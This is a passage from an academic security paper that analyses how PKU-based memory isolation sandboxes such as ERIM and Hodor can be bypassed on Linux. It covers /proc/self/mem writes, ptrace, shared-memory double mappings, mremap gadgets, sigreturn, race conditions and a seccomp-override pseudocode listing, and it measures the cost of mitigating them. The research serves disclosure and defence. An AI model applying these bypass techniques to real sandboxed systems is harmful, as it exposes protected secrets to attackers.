Because our threat model intends to protect against an attacker running arbitrary code, the attack surface consists of all system calls that are both unprivileged and that are not already restricted by the existing PKU-based sandboxes. We exclude privileged system calls because current intra-process isolation systems do not address the question of running with elevated system-wide privileges (i.e. as the root user) and do not appear to be designed for this scenario.

We examined kernel documentation, code, and communications on developer mailing lists. We manually reviewed each system call available on the x86-64 architecture in Linux 4.9 for any system calls that could affect a process's own virtual address space, memory contents, or other intra-process resources. After identifying these system calls, we consulted code and documentation to determine if they were able to undermine the security of the PKU-based sandbox. Publicly-available archived kernel developer mailing lists also offered

insight into the *intents* of kernel maintainers, which allowed us to identify the difference between sandbox and kernel developers' views of PKU.

3.3 Attack Evaluation and Proofs-of-Concept

Based on the designs of the proposed PKU-based sandbox, we develop several distinct software attacks that allow an untrusted component to access protected memory. We evaluate our proposed attacks against the publicly-released source code of the ERIM project [48]. We tested our exploits against ERIM's `ptrace`-based sandbox, which runs in userspace and does not require kernel modifications. We wrote a library that allocates protected memory and stores a secret using ERIM's API. *In all cases, the attacker's goal is to disclose protected memory.* We consider an exploit successful when code in the untrusted component is able to access memory that is isolated to the trusted component without entering the trusted context through a legitimate call gate.

We made small changes to ERIM's code to get a more complete working prototype. Specifically, we implemented the on-demand executable page inspection described in Section 3.4 of ERIM's design and extended the `ptrace`-based sandbox to provide minimal support for multi-threaded processes as described in Section 3.7 of ERIM [49]. For each change, we attempted to keep the implementation as closely aligned with the design as possible. We did not introduce additional weaknesses, but we also did not add new protections against attacks not considered in the design.

We tested ERIM on an AWS EC2 `c5.large` virtual machine instance provisioned for this research, which provides two cores of an Intel Xeon Platinum 8124M processor. The virtual machine ran the Debian 8 operating system with Linux kernel version 4.9.168. At the time of testing, this is the latest build of the same major/minor kernel version used in ERIM [49].

4 Attacks

After examining the kernel security model for PKU and the available attack surface in the sandboxes, we identified several potential vectors for circumventing the protections intended by intra-process isolation. We then developed ten concrete proofs-of-concept, listed in Table 1. The following sections develop a rough taxonomy of the attacks and present their technical details.

4.1 Subverting Memory Permissions

Both ERIM and Hodor rely on basic assumptions about the enforcement of memory page permissions. ERIM assumes that pages cannot be mapped with both executable and writable permissions at the same time, an abstraction sometimes referred to as "W^X" (Write exclusive-or eXecute). Since Linux by default *allows* pages to be simultaneously writable and executable, ERIM also introduces a "trusted-only execute memory" (TEM) module to intercept `mmap` and `mprotect` calls and enforce W^X. When the application requests a new executable page, the TEM module takes one of two possible actions. If the call originates from the trusted domain, then the request is allowed unchanged. Otherwise, the TEM module removes the executable permission before forwarding the request to the kernel, but the TEM module internally records that page as pending executable. When the process attempts to execute that page, the kernel delivers a segfault signal to the process. The TEM module handles the signal, checking if it originates from an attempt to execute a page that was requested with execute permissions earlier. If so, the TEM module scans the page for `wrpkru` or `xrstor` instructions. Upon determination that the page is safe, then the TEM module instructs the kernel to mark the page as executable *but not writable*. The TEM module is intended to preserve two critical properties: 1) The untrusted domain cannot mark unsafe pages executable, and 2) The untrusted domain cannot give a page writable and executable permissions at the same time.

Hodor takes a similar approach, introducing kernel patches that add new checks to some memory-related syscalls and inspect executable code for `wrpkru` and `xrstor` instructions. Hodor also currently prevents executable code from being mapped writable, although the authors describe a possible extension that allows code pages to be safely modified and inspected using a mechanism analogous to ERIM's segfault handler.

It is *critical* that the untrusted domain does not have access to a page that is both writable and executable. If the untrusted domain were able to write directly to executable memory, then it could simply write an unsafe `wrpkru` gadget and execute it. While in theory it would be possible to intercept and check every memory write using dynamic instrumentation, this approach would have an unacceptable performance impact. Instead, ERIM and Hodor use page table permissions as the hardware-supported mechanisms to prevent a process from writing and executing memory.

Unfortunately, both systems incorrectly assume that marking a memory mapping as non-writable makes the memory actually immutable. Surprisingly, in modern Linux kernels, the fact that a memory page is mapped without writable permissions does not guarantee that the memory is immutable. We developed several proof-of-concept attacks that exploit this faulty assumption to execute arbitrary unsafe code and gain control over the PKRU register from an untrusted domain. Similarly, we found multiple interfaces that Linux, by design, provides for accessing process memory that ignore PKU domains on a page.

Linux provides several interfaces that allow processes to access their own memory indirectly, through the kernel. In many cases these interfaces bypass checks for page read/write/execute (`rwx`) permissions, PKU permissions, or

both. Any interface that bypasses page write permissions can modify the code of the process at run time to add an unsafe `wrpkru` instruction that unlocks all PKU domains.

Inconsistent Enforcement of PKU Permissions
The `process_vm_readv` and `process_vm_writev` syscalls both provide a kernel interface through which a process can read and write the memory of a target thread. These calls require no privileges (and in fact bypass LSM checks) when the target thread is in the same thread group (process) as the calling thread. Additionally, neither proposed PKU-based sandbox traces or restricts these calls. Therefore, a process is always allowed to access its own memory via these syscalls. Documentation for `process_vm_readv` and `process_vm_writev` states that they will fail if they attempt to access memory "inaccessible to the local process," [1] but this documentation is ambiguous in the context of PKU permissions—is memory blocked by the current state of the PKRU register considered "inaccessible?" In testing, we found that these calls do respect traditional page permissions, but ignore PKU domains. An untrusted application can therefore use these syscalls to access memory that would otherwise be protected by the PKU system.

While this issue is an oversight in existing implementation, it is not difficult to fix. The sandbox can inspect calls to these syscalls and deny access to PKU-protected pages from untrusted application components. Since these calls seem to be never or rarely used in common applications this would have negligible performance impact. No references to these calls appear at all in the source code of the applications benchmarked in ERIM.

Inconsistent Enforcement of Page Table Permissions
In addition to kernel interfaces that merely ignore PKU protections, there are also interfaces that deliberately allow processes to read and write memory regardless of page table permissions *or* PKU tags. The `ptrace` syscall allows reading and modifying memory without being subject to page permissions *or* PKU permissions, and a thread is always allowed to attach to another thread in the same thread group. In this way, an untrusted application can modify executable code even in a non-writable page to add unsafe `wrpkru` instructions, or simply read the PKU-protected memory directly, regardless of the current state of the PKRU register. This attack may not be possible against ERIM's `ptrace`-based sandbox because an application cannot be traced twice, but it would be possible against kernel-based sandboxes such as Hodor or ERIM's kernel TEM module. This attack could also be prevented just by limiting calls to `ptrace`, again with negligible performance impact for applications that do not frequently call `ptrace`.

The most problematic alternative interface is in the `mem` pseudo-file provided by `procfs`. This file supports standard IO operations via the usual syscalls (open, seek, read, write), but treats the file stream position as an *address* in the process's virtual address space. A process can open its `mem` file at the path "`/proc/self/mem`", seek to an arbitrary offset, and perform reads or writes at that address. Reads and writes made through this interface, by design, ignore permissions on page mappings. An untrusted application can either read protected memory directly from this interface, or modify unwritable code in order to control the PKRU register.

This interface is more difficult to restrict without either making changes to the kernel or significantly impacting performance, since using the ptrace-based sandbox would, at a minumum, require tracing every `open`-like syscall. Unlike the `mmap`-like calls that are currently tracked by the ptrace-based sandbox, `open`-like calls are very common in typical applications, as supported by our performance analysis in Section 5. Removing the "`/proc/self/mem`" file would require kernel changes and might break compatibility with programs that use this file for legitimate purposes.

Mappings with Mutable Backings
Another problem arises when processes can map memory into their virtual address space that is *backed* by something mutable even though the mapping may be marked non-writable. Recall that page permissions (and PKU tags) are associated with the virtual memory mappings, not with the object that the mapping refers to. In this case, it is possible for an attacker to create an executable, non-writable mapping to memory that contains no unsafe `wrpkru` instructions initially, but is backed by a mutable object. The non-writable permission prevents modifications made to the memory through that mapping, but it does not prevent the underlying object from being changed. This allows the attacker to modify the underlying object to add an unsafe `wrpkru` (and execute it) without detection by the sandbox. Figure 3 illustrates two examples of this class of attack.

The simplest example is a memory-mapped file. The `mmap` syscall allows the caller to specify a file descriptor, which will then expose a given portion of a file as memory in the caller's virtual address space. Even if the mapping is made without write permissions, the file system permissions of the backing file may be writable. Any changes made to that file are then reflected in the process's view of that memory as well. So, an attacker running code in the untrusted domain can create a file with `rwx` file system permissions in any writable location (e.g. `/tmp`) and write some innocuous code to the file. The attacker will then map the file in virtual memory with `r-x` permissions using `mmap`, but write an unsafe `wrpkru` gadget to the file using the `write` syscall. Finally, the attacker can execute the `wrpkru` gadget to unlock all PKU domains.

A similar attack is possible without touching the file system by using a shared memory mapping. In Linux, processes can create or obtain a reference to a shared memory object with the `shm_open` syscall. The shared memory can then be mapped into the process virtual address space via the standard `mmap`. There is no requirement that page permissions be consistent




Figure 3: Two examples where W^X does not guarantee code immutability in Linux. Permissions applied to virtual memory mappings do not necessarily apply to the underlying physical memory or file that backs the mapping.

across multiple mappings of the same shared memory, either across or within processes. For example, it is possible for a process to map the same shared memory page into its virtual address space twice: once with `r-x` permissions and once with `rw-` permissions. Any changes made by writing `rw-` page are reflected in the `r-x`, since both mappings refer to the same physical memory. Even if the sandbox were able to prevent a process from mapping the same memory twice with different permissions, the same attack is possible as long as the attacker can fork a separate process and map the shared memory once into each process. To fully prevent this attack, significant restrictions would have to be placed on shared memory in general (such as disallowing executable mapping of all shared memory). Alternatively, a kernel-wide state could be kept in order to prevent the same memory from being mapped twice in any process with incompatible write and execute permissions.

4.2 Changing Code by Relocation

The previous attacks all read or write memory that was assumed inaccessible due to page-level permissions. When memory that is not expected to be writable can be modified, an attacker can introduce dangerous `wrpkru` gadgets to executable memory. However, it's also possible for an attacker to introduce `wrpkru` instructions just by changing the *locations* of memory mappings, without changing their content. The `mremap` system call allows the attacker to move pages to different locations in the address space, but current PKU-based sandboxes do not intercept this syscall. Because x86-64 instructions are not aligned, just rearranging pages can create instructions that did not exist before, including `wrpkru` instructions.

Concretely, an attacker can exploit this by creating two memory mappings at distant addresses that each contain *part* of a `wrpkru` instruction at the page boundary: the first half of the instruction bytes at the end of one page, and the ending half of the instruction bytes at the beginning of the other page. At the time the pages are mapped in, the sandbox vets each mapping for unsafe `wrpkru` instructions. Because neither page contains a complete instruction, both mappings are allowed. The attacker then calls `mremap` to move the pages into an adjacent position in the virtual address space. Since




Figure 4: The `mremap` attack. Two pages of code are initially mapped into the process. At this point, the bytes for the `wrpkru` instruction out of order, so the mappings are allowed by the sandbox. A call to `mremap` modifies the page layout to introduce a new `wrpkru` gadget, but does not trigger a new scan.

the sandbox does not monitor or restrict `mremap` calls, the attacker successfully creates a new `wrpkru` gadget without interception by the sandbox. Figure 4 visualizes this attack.

This shows that it is not sufficient for a sandbox to inspect calls that create new memory mappings or modify mapping permissions; the sandbox must inspect any call that might modify the arrangement of mapped pages as well. Whenever the virtual address space of the process changes, the sandbox must re-scan the boundaries of any affected executable pages to maintain its security invariants.

4.3 Controlling PKRU from the Kernel

Both ERIM and Hodor focus on ensuring that there are no useful `wrpkru` or `xrstor` gadgets available to an attacker in the untrusted application, but the kernel can also modify the state of the PKRU register. Therefore, PKU-based sandboxes must also consider kernel interfaces that may allow a process to control the PKRU value indirectly.

Modifying PKRU via `sigreturn`

The `sigreturn` syscall provides a concrete example of a kernel interface through which an attacker can modify the PKRU register. Previous work by Bosman and Bos [10] showed that a single `sigreturn` gadget is enough for an attacker to execute Turing-complete code or to make arbitrary syscalls without introducing new machine code, and that such gadgets are widespread in real-world systems. We find that a `sigreturn`

gadget also allows the attacker to control the PKRU register without needing a `wrpkru` or `xrstor` instruction.

A process ordinarily uses `sigreturn` to restore the program's execution state after handling a signal. When the kernel delivers a signal to the process, it first stores the process's execution state on the stack of the signal handler. It then pushes a return pointer to a `sigreturn` trampoline and starts execution at the signal handler. When the handler returns, it pops the return pointer to the `sigreturn` trampoline. The trampoline then makes the `sigreturn` syscall, with the previously-stored state still on the stack. Figure 5 illustrates the state of the userspace stack upon signal delivery.

Inside the kernel, `sigreturn` restores the process CPU state from the stored values on the stack before returning to userspace. That state includes the contents of registers such as the instruction pointer, stack pointer, and general-purpose registers. It can also contain an extended set of registers including floating-point registers and the PKRU register.

Since existing PKU-based sandboxes only consider `wrpkru` and `xrstor` instructions, they do not prevent the untrusted application from modifying its own PKRU register via `sigreturn`. An attacker can set up a crafted state on the stack and make the `sigreturn` syscall to convince the kernel to "restore" an arbitrary value to the PKRU register without needing a `wrpkru` or `xrstor` gadget in userspace.

Note also that proposed patches [8] to the Linux kernel that mitigate the `sigreturn`-oriented programming attacks described by Bosman and Bos [10] do not appear to prevent this attack from working against PKU-based sandboxes because they are aimed at preventing initial exploitation of `sigreturn` calls by an attacker to bootstrap a control-flow hijacking attack. In contrast, the threat model for intra-process memory isolation assumes that an attacker already controls execution in the untrusted component. The proposed patches make blind exploitation of `sigreturn` gadgets more difficult by requiring a secret "signal cookie" placed by the kernel at signal delivery to remain intact upon signal return. This mitigation does not stop an attacker who already has the ability to register signal handlers or arrange for the delivery of real signals.

4.4 Race Conditions

The architecture of PKU-based memory isolation sandboxes must also consider an attacker who can attempt to exploit race conditions by controlling more than one thread. An attacker who compromises the control flow of one thread can generally hijack other threads by tampering with their stacks. Even in an application that is ordinarily single-threaded, an attacker can call the `clone` syscall to create a new thread. Consequently, sandboxes must either handle race conditions or explicitly forbid new threads by blocking calls to `clone`.

Existing designs do consider some potential race condition attacks. ERIM specifies that the trusted library T should allocate a PKU-protected stack to prevent other threads




Figure 5: State of userspace stack during signal delivery. The saved PKRU state is stored among the CPU extended state in unprotected memory, and can be modified by the handler or another thread before it is restored by the kernel.

from accessing intermediate data or hijacking control flow while T is executing. Hodor also requires that each trusted library has its own set of stacks that are accessible only from that library. However, there are other attack vectors for race conditions that must also be carefully considered.

Signal Delivery

Hodor additionally blocks delivery of signals while the trusted library is executing, in order to prevent an attacker from interrupting the trusted library. Recall from Section 4.3 that signal delivery stores CPU state including general-purpose registers on the stack. This means that if a signal is delivered while execution is in the trusted component T, the kernel may leak the contents of T's registers to the untrusted application by placing them on an unprotected stack. Note that this issue is distinct from the ability to control PKRU via `sigreturn`; this information leakage would occur at the time of signal *delivery*, not the return from the handler.

At first glance it may appear that this issue could also be easily fixed by using a PKU-protected stack for signal handling. In Linux, a process can use the syscall `sigaltstack` to specify a memory region to be used as the stack for signal handling. However, when the kernel delivers a signal it first writes the context data to the handler stack before transferring control to the handler. The kernel checks the value of the PKRU register at the time of signal delivery. If the write would not be allowed under that PKRU value, then the kernel refuses to write the context data and instead delivers a segfault to the process. This design choice by the Linux kernel developers makes it difficult to set up a protected stack for signal handling that functions correctly regardless of when a signal is delivered.

Memory Scanning

Recall that both ERIM and Hodor scan new executable memory that is loaded by the untrusted application to vet it for unsafe `wrpkru` gadgets. To do this securely, it is critical that the order of operations is considered. For example, consider an application that makes an `mprotect` call to change the permissions on one page from `rw-` to `r-x`. If the order of these operations is not handled carefully, then it may leave the implementation vulnerable to one of two race conditions. First, if the sandbox performs the scan making the permissions change, then a second thread in the untrusted application can modify memory during the scan but before the permissions change. This may result in code that was safe at the time it was scanned, but is not safe by the time it is marked executable. If instead the sandbox makes the permission change first and then does the scan, then another thread can attempt execute the unvetted page before the scan completes.

Several factors make this race condition practical to exploit. First, the attacker may fork child processes to repeatedly attempt the race condition. Secondly, the attacker can get feedback (via the output of the child process) on whether an attempt failed because the change was made *too early* (before the bytes were scanned) or *too late* (after the page was no longer writable). Some amount of CPU scheduling is also under the attackers control; in a multi-core system, the attacker may bind each thread to separate cores to increase the odds that they run concurrently. The combination of these factors allows an attacker to repeatedly attempt the exploit, while dynamically adjusting the timing based on feedback from each attempt.

In order to close off this avenue of attack, the sandbox must temporarily render the page both non-writable and non-executable, perform the scan, and then mark the page readable and executable. This ordering prevents both execution of the memory before the scan and modification of the memory during the scan, assuming that attacks subverting page permissions (detailed in Section 4.1) are also mitigated.

Determination of Trusted Mappings - ERIM

The paper describing ERIM does not detail exactly how the ptrace-based sandbox determines whether a mapping is requested by the trusted library T or not. However, the published implementation uses a bit stored in global (PKU-protected) memory to enable trusted mappings. The bit is set just before performing a trusted mapping and cleared immediately afterwards. When a memory-related call is made, the tracer reads this bit to determine if the process is currently in a trusted context. Note that since the bit is stored in a PKU-protected page, the untrusted component cannot simply toggle this bit itself to perform a trusted mapping; it must go through the trusted component.

However, since this flag is shared for the whole process, a race conditions results when there are multiple threads mapping memory. If an untrusted context makes a mapping at the same time that a trusted mapping is being made, then the both mappings will be accepted as trusted.

```
// Trusted Component

char *secret;
void allocate_secret() {
  // map a new secret page
  secret = mmap(NULL, PAGE_SIZE, read_write, ...);

  // isolate the page to the component
  int r = pkey_mprotect(secret_page,
    PAGE_SIZE,
    read_write,
    TRUSTED_PKEY);

  // If pkey_mprotect fails, kill process
  if (r != 0) exit(1);
}


// Untrusted Component

void exploit() {
  // override the pkey_mprotect syscall to skip but
     return 0
  add_seccomp_override(SYS_mprotect_key, 0);

  // call trusted library - pkey_mprotect() silently
     fails
  allocate_secret();

  // secret is accessible to untrusted component
  printf("secret: %s\n", secret);
}
```

Listing 1: C-like pseudocode illustrating how seccomp filters can be used to manipulate intra-process behavior.

The attacker can create a second thread that attempts to create a mapping with `rwx` permissions in a tight loop. On the main thread, the attacker induces a legitimate trusted mapping call by mapping in new, *safe* executable code. After the subsequent scan completes, ERIM's trusted library makes a trusted `mprotect` call to mark the code as `r-x`. Meanwhile, the second thread is repeatedly attempting to make `rwx` mappings. In an untrusted context, these mappings are ordinarily downgraded to `rw-` by the tracer. However, when the call is made simultaneously with the legitimate trusted mapping in the main thread, the tracer checks the global variable and mistakenly identifies both as trusted. This allows the `rwx` mapping to succeed. Once the mapping has been created, the attacker can write and execute unsafe code on this page without detection by the sandbox. Figure 6 shows the execution of both threads on the same timeline. The attacker repeatedly attempts to create `rwx` in a very small loop, while another thread creates legitimate trusted `r-x` mappings. Afterwards the attacker checks the permissions of the mapped page and uses any that are `rwx`. Because the attacker can quickly and repeatedly attempt the race condition without any adverse effects, exploiting this race condition is very practical.

4.5 Interfering with Non-memory Shared Resources

Besides attacking memory directly, an attacker may also target other process-wide shared resources that may affect the




Figure 6: In ERIM, a race condition allows an untrusted thread to make writable and executable mappings, as long as they are made concurrently to a trusted component mapping in another thread.

behavior of the trusted library. Consequently, even trusted libraries with apparently bug-free code may have vulnerabilities when they rely on assumptions about resources that may be open to tampering from the untrusted components.

Influencing Intra-process Behavior with `seccomp`

One example of a potentially exploitable shared resource is the seccomp filter associated with the process. Processes can specify a seccomp filter via the `prctl` syscall. The filter runs each time the process attempts to make a syscall, and may either allow the syscall to execute or cause it to return immediately with a specified value. ERIM's ptrace-based sandbox uses a seccomp filter to intercept memory-related syscalls, but this does not stop the untrusted component from further installing new filters. When multiple filters are installed, all are run but certain return results take precedent over others (in general, the more restrictive result takes precedence) [2].

A malicious seccomp filter can alter the behavior or return values of a syscall in a way that violates the ordinary behavior of the syscall, creating an exploitable condition in otherwise correct code. Linux does not allow a process with a seccomp filter to execute an SUID application in order to prevent it from undermining the behavior of the application run with elevated privileges [2]. The same risk applies when switching to a trusted component in a PKU-based secure memory isolation system.

More concretely, imagine a trusted library that allocates new memory and then tries to protect the memory with its PKU domain by calling `pkey_mprotect` on it. The library trusts the kernel to execute the call and update the PKU domain on the mapped memory, or return an error value. However, a malicious seccomp filter could deny `pkey_mprotect` calls and force them to return a value indicating success. This attack would allow an attacker to trick the trusted library into using unprotected memory that it believes to be isolated. Listing 4.4 demonstrates this attack in C-like pseudocode.

4.6 Modifying Trusted Mappings

An attacker may also try to access isolated memory or modify the trusted library code by changing the virtual address space of the trusted library. Hodor discusses such attacks and prevents them by informing the kernel of the trusted libraries code and data addresses, then preventing further attempts to change those mappings from an untrusted context. However, ERIM does not consider such attacks.

For example, instead of trying to change the PKRU register to grant access to a particular PKU domain, the attacker may simply change the PKU domain associated with the mapping to make it accessible. The attacker can make a `pkey_mprotect` syscall, changing the protection key on any page to the untrusted domain. The kernel allows this call regardless of the PKRU register state of the caller or the PKU domain of the targeted memory; there is no requirement that the caller is able to actually read or write the targeted memory at the time the call is made. Because trusted component has permission to access *both* the trusted and untrusted domains, subsequent accesses from the trusted component succeed as usual, and the trusted component is unaware of the change in the page's protection key.

Similar attacks are possible by targeting the code mappings of a trusted library. If the code that immediately follows a trusted context switch can be swapped out using syscalls like

munmap, mmap, or mremap then the integrity of the trusted library code may be compromised.

5 Performance Impact of Extended Ptrace-based Sandboxing

We develop an extension to the ptrace-based sandbox that prevents a *subset* of the attacks developed earlier. Notably, we can partially mitigate the exploits from Section 4 by tracing added system calls in ERIM [49]. These system calls are shown in Table 2, along with what threat vectors they mitigate. We add additional seccomp BPF filters to the ptrace-based sandbox module of ERIM, which routes calls to ERIM that need to be checked for memory access permissions. ERIM's ptrace-based sandbox runs only in userspace and does not require kernel changes. The ptrace-based sandbox instruments programs by calling them with a binary provided in the ERIM software package. This sandbox model is the more likely target for practical deployment of ERIM to protect real users against software vulnerabilities.

We re-iterate that these additional traces *do not* constitute complete mitigations to the attacks described in Section 4 against PKU systems in general, but serve to demonstrate a lower bound on overhead to the proposed ERIM system when adding the necessary additional syscall traces to ERIM. We emphasize that these results apply only to the ptrace-based sandbox architecture, where performance is heavily dependent on the number of system calls requiring a context switch to the tracing process. Kernel-based solutions (for example, using Linux security module) avoid this performance problem but incur deployability and maintainability costs.

The authors of ERIM [49] measured the throughput of the popular NGINX webserver in requests per second using a server implementing OpenSSL with and without ERIM protecting secure key access. This benchmark serves to illustrate the performance impact of a webserver protected by ERIM against software vulnerabilities versus a server that is not protected. The authors claim that ERIM achieves roughly 95% to 98% of the performance of the native, non-protected OpenSSL using the kernel module implementation of ERIM. We first replicate the 2% performance impact in requests per second shown by the ERIM Kernel bars in Figure 7.

We use the identical configuration to the published ERIM [1], on an PKU-enabled Amazon Web Services c5d.4xlarge EC2 instance, which has a 16-core Intel(R) Xeon(R) Platinum 8124M CPU @ 3.00GHz processor, 32 GB of RAM, and a 450 GB NVMe SSD. We run the benchmarks with a 1-worker NGINX, 5 iterations, and 120 seconds of measurement time per benchmark. We increased the iterations used to average the requests per second from 3 to 5 and increased the time from 65 to 120 seconds because these options from the published configuration yielded larger standard deviations. With these parameters, all following results had standard deviation percentages of less than 1.0.

To measure ERIM with the additional traced syscalls, we first need to examine the performance of ERIM in kernel mode versus using the ptrace-based sandbox module. The authors of ERIM claim that ERIM with ptrace has the same performance of the kernel mode ERIM with only 2% overhead. We measure the difference and show the comparison in Figure 7. Notably, we find the ptrace-based sandbox version **incurs a significant performance impact** at lower content sizes compared to ERIM running in the kernel. At 1kb of content fetched by the Apache Benchmark suite, ERIM in userspace suffers 20% worse performance than the published kernel mode ERIM benchmarks, and slowly approaches the native and kernel version as more content is fetched.

We then altered ERIM to filter the additional system calls shown in Table 2 and measured the performance. We find that modifying ERIM's ptrace-based sandbox to trace the syscalls responsible for the vulnerabilities in Section 4 results in a **40% greater loss in throughput on top of the published version from August 2019**. In raw performance numbers, this loss in throughput translates to NGINX operating at 76,545 requests per second for native performance at 1kb of content, 74,413 requests per second for the original ERIM performance at 1kb of content, and 29,728 requests per second when ERIM has the additional traces applied to mitigate the attacks in Section 4. ERIM-based web servers including the additional traces identified in Table 2 operate at only 40% of the throughput of the unsecured non-ERIM webserver performance, a stark difference from the 2% claimed by Vahldiek et al. [49].

Figure 8 also highlights a version of ERIM where the additional traces are restricted to only the open syscall. By examining the performance impact of only the open call, we reveal that ERIM's tracing of open alone leads to much of the loss in performance seen for all syscalls traced in Table 2. The performance overhead of tracing open serves as a lower bound to mitigate the Procfs Write, File Mapping, and Shared Memory vulnerabilities from Section 4 and shown in Table 2.

6 Discussion

The diverse set of vulnerabilities in existing PKU-based sandboxes require diverse mitigations. Attacks that take advantage of alternate memory access paths (detailed in Section 4.1) require a comprehensive solution to guarantee the integrity of executable code in a process's virtual address space, which we discuss later in Section 6.3. Race conditions can be mitigated by a design that incorporates a multi-threaded attacker into the threat model and orders operations carefully, preventing intervening changes, which we also discuss later in Section 6.3. Other attacks, such as the mremap and seccomp exploits described in Sections 4.2, 4.5, and 4.6 can be miti-

[1] https://gitlab.mpi-sws.org/vahldiek/erim/tree/master/bench/webserver

Additional Traced Syscall	Comment	Mitigates Attack
`open`	Opening files or file-like objects	Procfs Write/File Mapping/Shared Memory
`creat`	Functions like `open`	Procfs Write/File Mapping/Shared Memory
`openat`	Functions like open()	Procfs Write/File Mapping/Shared Memory
`munmap`	Additional mmap-like call	Modifying trusted mappings
`mremap`	Additional mmap-like call	Remap
`remap_file_pages`	Moves file-backed pages	Remap
`prctl`	Modifies process properties	Seccomp
`ptrace`	Traces processes	Indirect memory access
`process_vm_readv`	Reads memory from other processes	VM Read
`process_vm_writev`	Writes memory from other processes	VM Read
`sigaltstack`	Signal handling	Prevents changing signal handler
`rt_sigreturn`	Processes signals	Sigreturn

Table 2: Additional syscalls traced by our modified ERIM in order to demonstrate the performance impact of only one portion of the patches needed to secure memory isolation with PKU instructions.




Figure 7: NGINX Throughput (requests/second) with one worker, normalized to native (no protection), ERIM kernel mode vs. ERIM with ptrace.




Figure 8: NGINX Throughput (requests/second) with one worker, normalized to native (no protection) of the original ERIM, ERIM with the open() call traced, and ERIM with all syscalls from Table 2 traced, with varying request sizes. Std. deviations all under 2.0%.

gated by more carefully restricting certain syscalls. However, tracing additional syscalls in the `ptrace`-based sandbox has a high overhead for syscalls that are called often, which we measure in this section. Still others attacks, like the `sigreturn` attack in Section 4.3, could be easily mitigated by kernel changes but do not appear to be completely fixable using only the `ptrace`-based sandbox architecture.

Intra-process isolation fundamentally changes the threat model of an operating system that otherwise gives processes a high degree of control over their own code and environment. As a result, intra-process isolation systems risk turning otherwise innocuous kernel interfaces into vulnerabilities. PKU-based memory isolation systems are especially fragile because the Linux kernel does not treat PKU as a security feature (in fact, a recent patch to the Linux kernel introduced an internal kernel helper function for bypassing PKU-related checks on userspace memory accesses [25], which is used to service some syscalls such as `process_vm_read`). In this situation, it is difficult for system designers to conclusively identify every kernel interface that may violate the new security assumptions imposed on it.

6.1 PKU: Reliability or Security?

